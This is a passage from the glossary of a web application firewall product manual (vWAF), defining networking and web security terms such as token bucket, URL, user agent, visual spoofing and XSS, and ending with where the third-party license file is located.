Standard for message logging. Supported by a wide variety of devices and across multiple platforms. The standardization makes it easy to integrate log data from various systems into one central repository.

Token bucket procedure

Ensures that a data stream doesn't exceed a specific average over the long-term, but permits short-term data increases.

To do this, regularly calculated contingents are assigned for the data stream, which can be utilized or collected up to a specific limit. Literally speaking, this can be explained by imagining that tokens are being thrown into a bucket at regular intervals. When the bucket is full, no more tokens are given out.

For each data packet sent, tokens are again removed from the bucket. If there are no tokens left in the bucket, the contingent has been used up until more new tokens are added.

If less data is sent across a certain period than tokens are given out, these are collected in the bucket. This creates a credit balance, which allows larger quantities of data to be sent in the short term. In the long term, the transmission rate is limited by the rate at which tokens are given out, however. The size of the bucket determines the maximum credit balance that can be accumulated. This prevents the average data rate being exceeded across an excessively long period.

Update center

The update center (also referred to as update control center) provides a user interface for the Updater.

URI

Uniform Resource Identifier. Identifies the name of a resource to enable interaction with the resource over a network. The most common form of a URI is the uniform resource locator, the -> URL.

URL

Uniform Resource Locator. Identifies a resource via its primary access mechanism (generally HTTP or FTP) as well as a location. Informally this is also referred to as a "web address". Example: http://www.myweb-site.com/demo.

User agent

Client used to access a network service, for example a browser. Many user agents send their name to the server in header rows during requests. This is why the term user agent is also used as a synonym for this parameter in an HTTP header.

Visual spoofing

Refers to an attack in which users are fooled into thinking that they're in a trusted, secure environment. In reality, though, genuine elements of the browser have been replaced by falsified content on a manipulated website. For example, a "padlock icon" in shown in the status bar, even though there's no secure HTTPS connection in place. Double-clicking on this icon opens a fake dialog window that displays a seemingly trustworthy certificate to the user.

Web application

Interactive Internet application with the functionality extending beyond the (static) display of individual pages. A web application is run on a web server. The interaction with the user is carried out entirely via a browser.

Web application firewall

Firewall that protects a web application from malicious requests or from requests that are unwanted for some other reasons. In addition, a web application firewall can also control the output of the web application. For example, it can filter out credit card numbers so that they don't fall into the hands of an attacker even in the case of a "successful" attack.

Web client

See -> Client.

Web server

See -> Server.

Whitelist

In contrast to a -> Blacklist, identifies something as trustworthy. For details, see *How Blacklists, Whitelists, and Graylists Are Processed*.

Wizard

Sequence of interactive dialog windows that take the user through a complex task step by step. This means that the wizard divides a complex task into multiple, easy subtasks.

XML

eXtensible Markup Language. Encodes documents in a format that's readable by both humans and machines. Used for a large variety of purposes.

XSS

See -> Cross Site Scripting and the reference topic *Cross Site Scripting* for more details.

Software License Acknowledgments

vWAF includes various third party modules and external libraries. The required licensing acknowledgments are detailed in the vWAF licenses file.

The licenses file is located here:

Windows

File: **LICENSES.txt**

Location: \Program Files (x86)\Pulse Secure\stingrayafm\<version>\doc

Note: <version> = version and build number

UNIX/Linux

File: **LICENSES**

Location: $ZEUSHOME/stingrayafm/current/doc